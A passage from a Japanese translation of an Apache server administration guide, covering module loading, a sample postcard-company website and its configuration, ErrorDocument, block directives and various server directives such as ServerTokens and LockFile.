LoadModule access_module	libexec/mod_access.so
LoadModule auth_module	libexec/mod_auth.so
LoadModule setenvif_module	libexec/mod_setenvif.so

```
# モジュールの正しい実行順を得るため、利用可能なすべてのモジュール
# (静的モジュールおよび共有モジュール) から、完全なモジュールリストを再構築する
# [上記のLoadModuleセクションを変更するたびに、ここも更新する必要がある]
ClearModuleList
AddModule mod_env.c
AddModule mod_log_config.c
AddModule mod_mime.c
AddModule mod_negotiation.c
AddModule mod_status.c
AddModule mod_include.c
AddModule mod_autoindex.c
AddModule mod_dir.c
AddModule mod_cgi.c
AddModule mod_asis.c
AddModule mod_imap.c
AddModule mod_actions.c
AddModule mod_userdir.c
AddModule mod_alias.c
AddModule mod_access.c
AddModule mod_auth.c
AddModule mod_so.c
AddModule mod_setenvif.c
```

このリストは3つの部分からなることが分かる。LoadModule、ClearModuleList、および任意のモジュールを有効化するAddModuleの3つである。前述したように、このリストは非常に扱いにくく間違いを犯しやすい。このリストを別のファイル内に置き、Includeを使ってConfigファイルに含めた方がいいかもしれない(「2.5.7 Configファイルに含めるファイルの指定」を参照)。Configファイルのディレクティブに必要な共有モジュールを組み込まなかった場合、Apacheの読み込み時にそのことを示すエラーメッセージが出力される。たとえば、モジュールmod_log_configを組み込まないでディレクティブErrorLogを使用すると、実行時にエラーメッセージが出力される。

LoadModule

LoadModuleディレクティブは、*filename*というオブジェクトファイルおよびライブラリをリンクし、*module*という名前のモジュールの構造をアクティブなモジュールのリストに追加する。

```
LoadModule module filename
サーバ設定ファイル
mod_so
```

*module*はファイル中のmodule型の外部変数の名前前で、モジュールのドキュメントにモジュール識別子として書かれているものだ。次にUnixとApache 1.3.15以降のWindowsの場合の使い方の例を示す。

```
LoadModule status_module modules/mod_status.so
```

Apache 1.3.15より前のWindows、およびその他のモジュールの一部の場合は次のようになる。

```
LoadModule foo_module modules/ApacheModuleFoo.dll
```

2.6.2 Win32での共有モジュール

Apache 1.3.15の時点で、Win32版Apacheのバイナリ配布版に付属しているすべてのモジュールの名前が変更されたことに注意しよう。

Win32版Apacheのモジュールは、古い形式の名前で配布されることがあり、*libfoo.dll*のような名前で配布されることさえある。モジュールの名前に関係なく、LoadModuleディレクティブは正確なファイル名を要求する。

LoadFile

LoadFileディレクティブは、サーバが起動されたときや再起動されたときに、指定されたオブジェクトファイルやライブラリをリンクする。これはモジュールが動作するために必要になるかもしれない追加のコードを読み込むために使用される。

```
LoadFile filename [filename] ...
サーバ設定ファイル
Mod_so
```

*filename*には絶対パスか、ServerRootからの相対パスを入力する。

ClearModuleList

このディレクティブは、アクティブなモジュールのリストをクリアする。

```
ClearModuleList
サーバ設定ファイル
互換性: このディレクティブはApache 2.0で削除された。
```

ClearModuleListディレクティブは、このディレクティブでクリアしたリストを、後でAddModuleディレクティブを使って再度アクティブにするという前提で使用される。

AddModule

頻繁に使用されないモジュールであっても、サーバに組み込んでコンパイルすることができる。このディレクティブは、そうしたモジュールの使用を有効化するために使用する。

```
AddModule module [module] ...
サーバ設定ファイル
Mod_so
```

サーバには、プレロードされるアクティブなモジュールのリストが付属している。このリストは、`ClearModuleList` ディレクティブを使ってクリアすることができる。

3章

実的なWebサイト

前章では、基本的な設定でサーバを動作させることができた。本章では、より高度な設定について詳しく見ていこう。Windows版とUnix版のApacheの大きな相違点は、おもに初期の設定と基本的なConfigファイルの作成の際にほとんど説明済みだ。したがって、本章以降は、実際のWebサイトの構築の詳細な説明に集中することができる。

3.1 よりよいWebサイトをより多く：site.simple

本章からは、実的なWebサイトを構築していく。これらのサイトは、本書のWebサイト (<http://oreilly.com/catalog/apache3/>) にあるサンプルコードに収録されている。より現実的に考えるため Butterthlies 社という架空の小規模な企業をベースにサイトの構築を進める。同社はポストカード (絵はがき) を製造・販売する。そこで、Butterthlies 社にいくつかのWebアドレスを与える必要がある。しかし、実際に外の世界とビジネスを行なうわけではないので、読者のネットワーク上のWebアドレスとする。こうすることで、ネットワーク上の他のマシンに、同社に問い合わせる時に外界に出て行かなくてもよいことを認識させるのである。たとえば著者らは、ブラウザを動作させている Windows 95 マシンでは `\windows\hosts` ファイルを編集し、サーバが動作している Unix マシンでは `/etc/hosts` ファイルを編集して、以下のような内容を書き込んだ。

```
127.0.0.1 localhost
192.168.123.2 www.butterthlies.com
192.168.123.2 sales.butterthlies.com
192.168.123.3 sales-IP.butterthlies.com
192.168.124.1 www.faraway.com
```

`localhost` は必須なので、記述の変更はしない。しかし、混乱が生じるおそれがあるので、このアドレスに対してはサーバリクエストを行ってはならない。

必要なら、ネットワーク管理者にこのように設定してもらうよう相談するとよいだろう。

*site.simple*は、*site.toddle*を多少変更したものだ。goスクリプトはすべてのサイトで機能する。はじめに、使用している操作環境に応じて下記のコマンドを実行する。

UNIX

```
test -d logs || mkdir logs
httpd -d `pwd` -f `pwd`/conf/httpd.conf
```

WIN32

MS-DOSプロンプトを開き、コマンドラインから以下のように入力する。

```
c>cd "\program files\apache group\apache"
c>apache -k start
c>Apache/1.3.26 (Win32) running ...
```

Apacheを停止するには、MS-DOSプロンプトをもうひとつ開いて以下のように入力する。

```
c>apache -k stop
c>cd logs
c>edit error.log
```

これは、どのデモ用サイトにも共通する事項なので、今後はこれについての説明は行わない。

ここから先は、Win32とUnixのサーバ設定にほとんど違いはない。したがって、特に示さない限り両方のプラットフォームに共通する説明だと考えてほしい。

起こったことを記録するログを作成しておこう。本書の初版では、*...site.simple/logs*に*access_log*ファイルが自動的に作成されると述べた。それ以後、奇妙なことに、Apacheグループはログに関する後方互換性を放棄した。このため、現在のバージョンではTransferLogディレクティブを使って、Configファイルに明示的にログファイルを指定しなければならない。

現在、*.../conf/httpd.conf*ファイルには、以下の内容が書き込まれている。

```
User webuser
Group webgroup

ServerName www.butterthlies.com

DocumentRoot /usr/www/APACHE3/APACHE3/site.simple/htdocs

TransferLog logs/access_log
```

*.../htdocs*には、前章と同じく *1.txt*がある。

```
hello world from site.simple again!
```

サーバ上でgoスクリプトを実行してから、クライアントマシン上から *http://www.butterthlies.com*

に接続すると、以下のように表示される。

```
Index of /
. Parent Directory
. 1.txt
```

1.txtをクリックすると、以前と同じように歓迎のメッセージが表示される。

一見するとまったく正常に動作しているように見える。しかし、実際には表面には現れない問題がある。実は、<http://sales.butterthlies.com>に接続しても、上記と同様に表示されるのだ。*site.simple*用の設定ファイル内にはsales.butterthlies.comに対するURLもIPアドレスも追加していないにもかかわらず、このような結果が生じる。この理由を説明する必要がある。

これは、サーバが動作するマシンを設定する時に、以下のいずれのIPアドレスにも応答するようにネットワークインタフェースに指示したことが原因である。

```
192.168.123.2
192.168.123.3
```

標準設定の場合、Apacheは、そのマシンに割り付けられた全IPアドレスからの接続要求を受け付け、同様に全IPアドレスに応答する。一方、バーチャルホストの設定が行われた場合（この例では設定されていない）、Apacheは設定の中から接続要求に対応するIPアドレスを持つバーチャルホストを検索する。そして、バーチャルホストが見つければその設定を使用し、見つからなければメインの設定を使用する。BindAddress、Listen、および<VirtualHost>ディレクティブを使った設定方法についての詳細は、本章の後半で説明する。

上記のように異なる設定を何度も切り替えるような操作を行うと、まれにNetscape NavigatorやInternet Explorerが正常に動作しなくなる場合がある。ブラウザとしてNetscapeを利用している場合は、サーバが適切に動作するようにするためには、Ctrlキーを押しながら「再読み込み」ボタンをクリックしてテスト対象のファイルを再読み込みするとよい。それでも問題が起こる場合は、「編集 | 設定」で表示される「設定」ダイアログの「詳細」カテゴリから「キャッシュ」を選択して、キャッシュを無効にする必要がある。「メモリキャッシュ」と「ディスクキャッシュ」をそれぞれ0に設定し、「キャッシュにあるページとネットワーク上のページの比較」を「ページにアクセスするたび」に設定する。Internet Explorerでは、「ツール | インターネットオプション」で表示される「インターネットオプション」ダイアログの「全般」タブで「インターネット一時ファイル | 設定」を選び「保存しているページの新しいバージョンの確認」を「ページを表示するごとに確認する」に設定する。こうしないと、ブラウザはいくつかあるサーバからのレスポンスを取り違えて表示してしまうことがある。このようなことが起こるのは、異なるバージョンの同名サイトの異なるバージョンの同名ファイルに接続するという、通常の運用では一般的ではない操作を行うためである。新バージョンに接続した後、旧バージョンに切り替えるような場合に、Netscape Navigatorはキャッシュに保存されている内容の方が新しいと認識してしまうのだ。

ここで、サーバ上でApacheを^Cで停止させて、ログファイルをチェックしてみる。
.../logs/access_log 中には、次のように書き込まれているはずだ。

```
192.168.123.1- - [date-time]"GET / HTTP/1.1" 200 177
```

200はレスポンスコード（「OK、すべて良好」を意味する）を、177は転送バイト数を示す。ところで、今回の例では、問題が発生しなかったため、.../logs/error_logには何も書き込まれていない。しかし、このファイルは定期的にチェックするようにすべきだ。そして、調査中の問題がある場合は、記録された日付時刻がその問題のが発生した時のものであるかどうかを確認しよう。さもないと、ずっと以前の記録を調べて時間を無駄にすることになる。

世の中に問題の種は尽きなくて、サイトの顧客からサーバが提供できないリクエストを受け取る場合がある。このような場合に対応するために、ErrorDocument ディレクティブでエラードキュメントを設定しておくとい。

3.1.1 ErrorDocument

ErrorDocument ディレクティブは、クライアントが実在しないドキュメントを求めた際に起こるイベントを指定できる。

```
ErrorDocument error-code "document" (後ろの二重引用符「」はApache 2.0でのみ必要)  
サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess
```

Apacheは、問題が発生したときに、以下のいずれかの動作を行うように設定できる。

1. 単純なハードコードのエラーメッセージを出力する
2. カスタマイズしたメッセージを出力する
3. ローカルなURLにリダイレクトして問題を処理する
4. 外部のURLにリダイレクトして問題を処理する

1つめはデフォルトの動作であり、2～4つめの選択肢は、ErrorDocument ディレクティブの後にHTTPレスポンスコードとメッセージまたはURLを付けて設定する。このコンテキストのメッセージは二重引用符（`"`）で始まる。ただし、二重引用符はメッセージそのものには含まれない。また、Apacheは問題について追加情報を提供する場合もある。

URLには、スラッシュ（`/`）で始まるローカルなURLを指定しても、クライアントが解決できる完全なURLを指定してもよい。以下に例を示す。

```
ErrorDocument 500 http://foo.example.com/cgi-bin/tester  
ErrorDocument 404 /cgi-bin/bad_urls.pl  
ErrorDocument 401 /subscription_info.html  
ErrorDocument 403 "Sorry can't allow you access today"
```

リモートのURL (“http” などの接続方法で始まるURL) を指すErrorDocumentを指定すると、Apacheはクライアントにリダイレクトを送信して、そのドキュメントがある場所を指示する。ドキュメントが同一のサーバ上で完結している場合でも、この動作を行う。これにはいくつかの意味があるが、最も重要な点は、ErrorDocument 401ディレクティブの場合はローカルなドキュメントを参照しなければならないことだ。リモートURLを指定するとクライアントは401ではなくリダイレクトのステータスコードを受け取るため、ユーザにパスワードを要求することができないためだ。

3.2 Butterthlies社

.../site.first内にあるhttpd.confファイルには、以下の内容が書き込まれている。

```
User webuser
Group webgroup

ServerName my586

DocumentRoot /usr/www/APACHE3/APACHE3/site.first/htdocs

TransferLog logs/access_log
#ListenはApache2で必要
Listen 80
```

本書の初版では、ここでAccessConfigおよびResourceConfigディレクティブについて説明していた。これらのディレクティブに/dev/null (Win32ではNUL) を設定すると、*srn.conf*と*access.conf*ファイルが無効になる。これまでは、これらのファイルが存在しない場合にはこのように明示的に無効にする設定が必要だった。しかし、新しいバージョンのApacheでは、*srn.conf*と*access.conf*は存在しないと無視されるので、AccessConfigとResourceConfigは必要なくなった。ただし、*srn.conf*と*access.conf*が存在する場合は、これらのファイルをConfigファイルで読み込む必要がある。バージョン1.3.14以降のApacheでは、ファイル名ではなくディレクトリを指定できる。この場合は、このディレクトリ内のすべてのファイル（とサブディレクトリ）がConfigファイルとして解析される。

Apacheのバージョン2では、AccessConfigおよびResourceConfigディレクティブは廃止され、使用するとエラーが発生する。ただし、Configファイルの最後に以下の順序でIncludeディレクティブを記述し、*srn.conf*および*access.conf*を含めることができる：*Include conf/srn.conf*
Include conf/access.conf。

また、Apacheのバージョン2では、Listenディレクティブが必須とされている。このディレクティブをConfigファイルに含めないと、次のようなエラーメッセージが表示される。

```
...no listening sockets available, shutting down.
```

Win32 Win32を利用している場合には、UserおよびGroupディレクティブはサポートされていない。したがって、この2つのディレクティブを削除してもかまわない。

これまでほとんど説明しなかったが、Apacheの最も重要な役割はドキュメントの配布だ。ここでは、さまざまなポストカードの商品一覧と価格、さらに入手方法を知らせる小さなHTMLドキュメントを作成する。

「A Beginners Guide to HTML」(<http://archive.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimerAll.html>)などを参照してHTMLについて学べば、すぐに以下のような簡単なパンフレットを作成できるようになる[†]。

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<title> Butterthlies Catalog</title>
</head>
<body>
<h1> Welcome to Butterthlies Inc</h1>
<h2>Summer Catalog</h2>
<p> All our cards are available in packs of 20 at $2 a pack.
There is a 10% discount if you order more than 100.
</p>
<hr>
<p>
Style 2315
<p align=center>

<p align=center>
Be BOLD on the bench
<hr>
<p>
Style 2316
<p align=center>

<p align=center>
Get SCRAMBLED in the henhouse
<HR>
<p>
Style 2317
<p align=center>

<p align=center>
Get HIGH in the treehouse
<hr>
<p>
```

[†] 詳しくは、Chuck Musciano、Bill Kennedy著、「HTML & XHTML: The Definitive Guide」(O'Reilly&Associates社、日本語版:「HTML & XHTML 第5版」、オライリー・ジャパン発行)を参照してほしい。

```

Style 2318
<p align=center>

<p align=center>
Get DIRTY in the bath
<hr>
<p align=right>
Postcards designed by Harriet@alart.demon.co.uk
<hr>
<br>
Butterthlies Inc, Hopeful City, Nevada 99999
</body>
</HTML>

```

UNIX

本来ならば、このファイルは、`.../site.first/htdocs`内に格納すべきだが、本書では今後多くのサイトでこのファイルを利用することになるので、これをどこか適当な場所に格納しておき、Unixの`ln`コマンドを使ってリンクを作成することにする。`ln`コマンドは、オリジナルファイルと同じモードを持つ新しいディレクトリエントリ作成するので、ディスク領域を浪費しないで済む。さらに、オリジナルのファイルを変更すると、リンクしているすべてのコピーも変更される。`/usr/www/APACHE3/main_docs`ディレクトリを作成して、その中に`catalog_summer.html`というファイル名でこのドキュメントを格納しておくことにする。このファイルからは、美しい画像が保存された4つの`.jpg`ファイルを参照している。これらの画像ファイルも`.../main_docs`内に格納し、同様に現在の`htdocs`ディレクトリへリンクしよう。

```

% ln /usr/www/APACHE3/main_docs/catalog_summer.html .
% ln /usr/www/APACHE3/main_docs/bench.jpg .

```

以下同様に行う（カレントディレクトリが`.../site.first/htdocs`であると想定している）。

`ls`コマンドを実行すると、これらのファイルが実際にこのディレクトリ内に存在しているように見えるはずだ。

WIN32

残念ながら、Win32ではリンクに相当する機能がないので、複数のコピーを作成しなければならない。

3.2.1 デフォルトIndex

`go`スクリプトを実行して、クライアントマシンから`http://www.butterthlies.com/`に接続する。

```

INDEX of /
*Parent Directory
*bath.jpg
*bench.jpg
*catalog_summer.html
*hen.jpg
*tree.jpg

```

3.2.2 index.html

上記は、表示すべきインデックスファイルが存在しないため、Apacheが作成したインデックスだ。.../htdocs/index.htmlのような独自のインデックスページを作成すれば、デフォルトのインデックスより分かりやすいインデックスを提供できる。

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<title>Index to Butterthlies Catalogs</title>
</head>
<body>
<ul>
<li><A href="catalog_summer.html">Summer catalog</A>
<li><A href="catalog_autumn.html">Autumn catalog</A>
</ul>
<hr>
<br>Butterthlies Inc, Hopeful City, Nevada 99999
</body>
</html>
```

正しくはもう1つのファイル (catalog_autumn.html) が必要だが、ここではとりあえず現在あるファイルを使うことにする。つまり、catalog_summer.htmlをcatalog_autum.htmlにコピーして、中に書かれたSummerをAutumnに書き換えて、このファイルへのリンクを.../htdocsに作成するのだ。

クライアントから要求のあったURLがディレクトリを指していて、しかもそのディレクトリ内にindex.htmlファイルが用意されている場合は、Apacheはそのファイルを自動的に返送する（これがデフォルト動作。この動作はDirectoryIndexで変更可能）。ここでログインすると、以下のように表示される。

```
INDEX TO BUTTERTHLIES CATALOGS
*Summer Catalog
*Autumn Catalog
-----
Butterthlies Inc, Hopeful City, Nevada 99999
```

このサイトをWebの検索エンジンに登録すれば準備は完了だ。顧客の接続を待つことにしよう。接続した顧客の情報は、.../logs/access_logに記録される。この宣伝が多くの顧客を魅きつければ、注文がひっきりなしに寄せられるだろう。これが成功への第一歩となる。

3.3 ブロックディレクティブ

Apacheには、ディレクティブの適用を特定のバーチャルホスト、ディレクトリ、ファイルの範囲内だけに制限するためのブロックディレクティブがいくつか用意されている。ブロックディレクティブは、実際にWebサイトを運営していく上で非常に重要だ。これらのブロック（特に<VirtualHost>）では、1回のApacheの起動で多くのサーバが稼働するように設定できるからだ。これに関しては、「4章 バーチャルホスト」の「2つのサイトとApache」でより詳しく説明している。

ブロックディレクティブの構文を以下に示す。

<VirtualHost>

```
<VirtualHost host[:port]>
```

```
...
```

```
</VirtualHost>
```

サーバ設定ファイル

Configファイル中の<VirtualHost>ディレクティブはHTMLタグに似ている。あるホストを対象とするディレクティブの集合をブロック化し、</VirtualHost>でブロックの終了を宣言する。以下に例を示す。

```
....
<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/name-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/name-based/logs/access_log
</VirtualHost>
....
```

また、<VirtualHost>では、設定対象となるIPアドレスを指定できるし、オプションとしてポート番号の指定も可能だ。portを指定しなかった場合、標準HTTPポートである80番か、Portディレクティブ（Apacheのバージョン2では削除された）で指定されたポート番号が使われる。hostに_defaultを設定することも可能で、その場合、どの<VirtualHost>セクションもマッチしないホストにマッチする。

本書の実際例では、対象のIPアドレスはサーバのホスト名になる。この他にも、別のディレクティブの適用を制限するディレクティブが3つ用意されている。

- <Directory>
- <Files>
- <Location>

これらは、効力の弱い順に並べてある。つまり、<Directory>は<Files>によって上書きされ、<Files>は<Location>によって上書きされる。<Directory>ブロック内では、ファイルを入れ子にすることができる。各ブロックの処理は、グループごとに以下の順序で実行される。

1. <Directory>（正規表現を含まない）と.htaccessが同時に実行される[†]。htaccessは<Directory>を上書きする。
2. <DirectoryMatch>と<Directory>（正規表現を含む）が同時に実行される。
3. <Files>と<FilesMatch>が同時に実行される。
4. <Location>と<LocationMatch>が同時に実行される。

グループ1は、最短のディレクトリから最長のディレクトリの順序で処理される^{††}。その他のグループは、Configファイルに設定されている順序で処理される。<VirtualHost>ブロック内のセクションが適用されるのは、対応する外側のセクションが適用された後である。

<Directory>と<DirectoryMatch>

```
<Directory dir>
```

```
...
```

```
</Directory>
```

<Directory>ディレクティブは、ディレクトリまたはディレクトリのグループに対して別のディレクティブを利用できるようにする。dirは絶対ディレクトリを参照するので、<Directory/>はDocumentRoot以下ではなくファイルシステム全体に機能することを覚えておいてほしい。dirにはワイルドカードを含めることができる。「?」は任意の1文字にマッチし、「*」は任意のシーケンスにマッチし、「[]」は任意の範囲の文字を指定する。たとえば、「[a-d]」と指定すると、「a、b、c、dのいずれか」という意味になる。また、dirの前に「~」が置かれている場合は、ディレクトリ名に完全な正規表現を使用できる[‡]。

<DirectoryMatch>は<Directory ~>と同じ指定になり、正規表現とマッチする。たとえば、以下の2つはいずれも「a、b、c、またはdで始まるディレクトリ名」を意味する。

```
<Directory ~ /[a-d].*>
```

もしくは、

```
<DirectoryMatch /[a-d].*>
```

[†] つまり、<Directory>と.htaccessはバスのディレクトリごとに同時に処理される。

^{††} ここで言う「最短」とは、「文字数が最も少ないこと」ではなく「構成要素が最も少ないこと」を意味する。

[‡] 正規表現については、Jeffrey E.F. Friedl、[Mastering Regular Expressions]（O'Reilly&Associates社、日本語版：「詳説 正規表現」オライリー・ジャパン発行）を参照してほしい。

<Files> と <FilesMatch>

```
<Files file>
```

```
...
```

```
</Files>
```

<Files>ディレクティブは、ブロック内にあるディレクティブの適用範囲を *file* だけに制限する。*file* は、DocumentRoot を基準としたパス名でなければならない。また、*file* では「~」を前置することで、ワイルドカードまたは完全な正規表現を含めることができる。<FilesMatch>では、「~」がなくても正規表現を含めることができる。たとえば、一般的なグラフィックファイルの拡張子にマッチさせるには、次のように指定する。

```
<FilesMatch "\.(gif|jpe?g|png)$">
```

catalog という名前のファイルを特別な方法で扱いたい場合には、次のように指定する。

```
<FilesMatch catalog.*>
```

<Directory> や <Location> と違って、<Files> は *htaccess* ファイル中でも使用できる。

<Location> と <LocationMatch>

```
<Location URL>
```

```
...
```

```
</Location>
```

<Location>ディレクティブは、ブロック内にあるディレクティブの適用範囲を指定されたURLだけに制限する。URLを指定する際に「~」を前置すると、ワイルドカードと正規表現を含めることができる。Apache 1.3の正規表現による指定では、「*」および「?」は「/」にマッチしない。<LocationMatch>は、「~」がなくても正規表現を含めることが可能だ。

<Directory> ブロックで使用できる要素のほとんどは、<Location> ブロックでも使用できる。ただしAllowOverrideは、<Location> ブロックでもエラーにはならないが、指定しても無意味である。

<IfDefine>

```
<IfDefine name>
```

```
...
```

```
</IfDefine>
```

<IfDefine>ディレクティブは、Apacheの起動時に-Dnameフラグが使われた場合にブロックを有効にする。これにより、1つのConfigファイルに複数の設定を格納することができる。一般に、<IfDefine>は専用のサイトに使うよりも検査や配布に利用される。

<IfModule>

```
<IfModule [!]module-file-name>
```

```
...
```

```
</IfModule>
```

<IfModule>ディレクティブは、指定したモジュールがコンパイルされているかApacheに動的に読み込まれている場合に、ブロックを有効にする。接頭辞の「!」を使用すると、指定したモジュールがコンパイルされていないか読み込まれていない場合に、ブロックが有効になる。<IfModule>ブロックは入れ子にすることができる。module-file-nameは、mod_log_config.cなど、モジュールのソースファイル名でなければならない。

3.4 その他のディレクティブ

サーバの維持・管理に関する上記以外のディレクティブを紹介する。

ServerName

ServerName <完全修飾ドメイン名>

サーバ設定ファイル、バーチャルホスト

ServerNameディレクティブは、サーバのホスト名を設定する。これはリダイレクションURLを作成する際に使用される。ホスト名が指定されていない場合、サーバは自分のIPアドレスからホスト名を推定しようとするが、この機能は正常に働かない場合や、適切なホスト名を得られない場合がある。次に例を示す。

```
ServerName www.example.com
```

このように指定すると、実際のマシンの正規形式（メイン）の名前がsimple.example.comの場合に、訪問者にはwww.example.comであるように見せることができる。

UseCanonicalName

UseCanonicalName on|off

デフォルト: on

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブは、Apacheが自身を参照するURLを作成する方法を制御する。たとえば、http://www.domain.com/some/directory/に対するリクエストを、正しいURLであるhttp://www.domain.com/some/directory/（末尾の「/」に注意）にリダイレクトする場合などに使用される。UseCanonicalNameがon（デフォルト）の場合、リダイレクトでは、ServerNameとPort（Apacheのバージョン2では廃止された）によって設定されたホスト名とポートが使用される。offの

場合、元のリクエストで指定されたホスト名とポートが使用される。

このディレクティブが便利なのは、ユーザがWebサーバと同じドメイン（イントラネットなど）にいる場合だ。この時、ユーザはサーバの完全修飾ドメイン名（`www.domain.com`など）の代わりに「省略名」（`www`など）を利用できる。`http://www/APACHE3/somedir`（末尾のスラッシュがない）などのURLを入力すると、`UseCanonicalName`が`on`の場合は、`http://www.domain.com/somedir/`にリダイレクトされる。`UseCanonicalName`が`off`の場合は、`http://www/APACHE3/somedir/`にリダイレクトされる。このディレクティブが効果的な例は、ユーザ認証が有効になっている場合だ。つまり、ユーザが入力したサーバ名を再利用することによって、ブラウザでサーバ名の変更を認識した時にも、再認証のための入力を行わずに済むのである。効果がはっきりしないのは、ファイアウォール技術を利用して名前/アドレス変換を行う場合だ。

ServerAdmin

`ServerAdmin email_address`

サーバ設定ファイル、バーチャルホスト

`ServerAdmin`は、エラーが発生した時に生成される自動ページに使用する `email_address` をApacheに指示する。このアドレスは `server_probs@butterthlies.com` のように特別なアドレスにしておくとういだろう。

ServerSignature

`ServerSignature [off|on|email]`

デフォルト: `off`

ディレクトリ、`.htaccess`

このディレクティブを利用すると、一連のプロキシの中でどのサーバが実際に仕事を行ったかをクライアントに知らせることができる。`ServerSignature`が`on`の場合には、サーバ生成ドキュメントにバーチャルホストのサーババージョン番号と `ServerName` が書き込まれたフッタが生成される。`ServerSignature`が`email`の場合には、該当する `ServerAdmin` アドレスを参照するmailtoがフッタに追加される。

ServerTokens

`ServerTokens [productonly|min(imal)|OS|full]`

デフォルト: `full`

サーバ設定ファイル

このディレクティブは、サーバが自身について返す情報を制御する。セキュリティに注意を払っているウェブマスターならば、「悪い奴」が利用できる情報を制限したいと考えるだろう。

productonly (バージョン1.3.14より使用可能)

サーバは名前のみを返す (例: Apache)。

min(imal)

サーバは名前とバージョン番号を返す (例: Apache v1.3)。

OS

サーバはオペレーティングシステムの種類も返す (例: Apache v1.3 (Unix))。

full

上記の情報と、コンパイルしたモジュールの情報を返す (例: Apachev1.3(Unix) PHP/3.0MyMod/1.2)。

ServerAlias

ServerAlias name1 name2 name3...

バーチャルホスト

ServerAliasには、現在のバーチャルホストとマッチ (比較) させる別名のリストを設定する。HTTP/1.1を使用したリクエストではヘッダでHost:serverが指定されるが、このserverはServerName、ServerAlias、またはVirtualHostの名前とマッチされる。

ServerPath

ServerPath path

バーチャルホスト

HTTP/1.1では、同一IPアドレスに対して複数のホスト名を割り当てておき、ブラウザから送られたHostヘッダを参照してそれらを正確に区別できる。しかし、すべてのブラウザがHTTP/1.1に移行するまでは、Hostヘッダを送らないHTTP/1.0も利用されるだろう[†]。ServerPathディレクティブは、このヘッダの代わりにパスを利用して個々のサイトに接続する方法を提供する。

この方法を利用する場合、2つの異なるURLで正しく動作しなければならないので、すべてのリンクを相対パスで書かなければならない。このように一貫したリンクを書くことは非常に難しく、そのためにこの方法はうまく機能しない場合が多い。しかし、Hostヘッダを送らないHTTP/1.0ブラウザでバーチャルサイトにアクセスしようとする場合、ServerPathを使う以外にそれほど多くの選択肢があるわけではない。

たとえば、site1.somewhere.comとsite2.somewhere.comに同一のIPアドレス (ここでは192.168.123.2とする) が割り当てられており、またhttpd.confが以下のように設定されているとする。

```
<VirtualHost 192.168.123.2>
ServerName site1.example.com
DocumentRoot /usr/www/APACHE3/site1
```

[†] 多くのブラウザは、HTTP/1.0を利用したリクエストでもHostヘッダを送るので、HTTP/1.1への移行は現時点でほぼ完了している。しかし、まれにこのディレクティブが役立つことがある。

```

ServerPath /site1
</VirtualHost>

<VirtualHost 192.168.123.2>
ServerName site2.example.com
DocumentRoot /usr/www/APACHE3/site2
ServerPath /site2
</VirtualHost>

```

HTTP/1.1対応のブラウザでは、<http://site1.somewhere.com/>および<http://site2.somewhere.com/>というURLを使用して、2つのサイトに接続することができる。他方、HTTP/1.0では、IPアドレスの違いでしかサイトを区別できないため、上記の2つのサイトはHTTP/1.0対応のブラウザにとっては同じものに見えてしまう。しかし、上記の設定で、<http://site1.example.com/site1>と<http://site1.example.com/site2>に接続すると、2つの異なるサイトを参照できる（ここでは例としてsite1.example.comを使用した。site2.example.comを使用しても同様の結果になる。HTTP/1.0対応のブラウザにとってはこれらのサイトは同一である）。

ScoreBoardFile

ScoreBoardFile filename

デフォルト: ScoreBoardFile logs/apache_status

サーバ設定ファイル

いくつかのアーキテクチャでは、サーバがその親子間のコミュニケーションに使用するファイルを指定するために、ScoreBoardFileディレクティブが必要になる。利用しているアーキテクチャでスコアボードファイルが必要かどうかを調べる最も簡単な方法は、Apacheを実行してこのディレクティブで指定されたファイルが作成されるかどうかを確認することだ。スコアボードファイルが必要なアーキテクチャである場合、複数のApacheを起動するときに、複数のApacheによって同じファイルが同時に使われないように設定しなければならない。

ScoreBoardFileを使用する場合には、このファイルをRAMディスク上に格納するように設定すると、処理速度の向上が期待できる。ただし、RAMディスクに重要なファイルを格納するとある程度リスクが生じることに注意してほしい。

UNIX Apache 1.2以上：Linux 1.xおよびSVR4のユーザは、ConfigファイルのEXTRA_CFLAGSに-DHAVE_SHMGET-DUSE_SHMGET-SCOREBOARDを追加できる場合がある。これはApache 1.xのいくつかのバージョンでは機能するが、機能しないバージョンもある（1.3b4以前のバージョンなら、HAVE_SHMGETで十分だ）。

CoreDumpDirectory

CoreDumpDirectory directory

デフォルト: <serverroot>

サーバ設定ファイル

UNIX

Unixではプログラムがクラッシュすると、コアコードのスナップショットがファイルにダンプされる。このファイルをデバッガで解析することで、問題点を調べることができる。このディレクティブは、コアダンプの出力先となるディレクトリを指定する。デフォルトではServerRootディレクトリだが、通常、Apacheのユーザはこれを書き換えることはできない。また、Win32ではクラッシュの後にコアがダンプされないので、このディレクティブが役立つのはUnixだけだ。

SendBufferSize

SendBufferSize <number>

デフォルト: OSによって異なる

サーバ設定ファイル

TCPの送信バッファのサイズをオペレーティングシステムの標準設定より大きくする。状況によっては、SendBufferSizeを利用することでパフォーマンスが向上するが、ネットワークの専門的な詳細を完全に理解していない限り、このディレクティブは使わない方がよい。

UNIX

LockFile

LockFile <path>filename

デフォルト: logs/accept.lock

サーバ設定ファイル

USE_FCNTL_SERIALIZED_ACCEPTまたはUSE_FLOCK_SERIALIZED_ACCEPTを指定してApacheをコンパイルすると、Apacheはローカルディスクにロックファイルを書き込むまで起動しない。logsディレクトリがNFS上にマウントされている場合には、このメカニズムは利用できない。また、誰でも書き込み可能なディレクトリにロックファイルを格納してはならない。このファイルを偽造されると、Apacheを起動できなくなるからだ。このメカニズムが必要なのは、いくつかのオペレーティングシステムでは、1つのソケット上（Apacheが待機している場所）のaccept()に複数のプロセスがある状態を許可しないからだ。したがって、こうしたプロセスの呼び出しは直列化する必要がある。その1つの方法はロックファイルを利用することだが、NFS上にマウントされたディレクトリではロックファイルを使用することはできない。

AcceptMutex

AcceptMutex default|method

デフォルト: AcceptMutex default

サーバ設定ファイル

AcceptMutexディレクティブは、複数の子プロセスがネットワークソケットでリクエストを受け取る際に、Apacheがそれらの子プロセスを直列化するために使う方法を設定する。Apache 2.0以前では、この方法はコンパイル時にのみ選択することができた。最適な方法は、アーキテクチャやブ

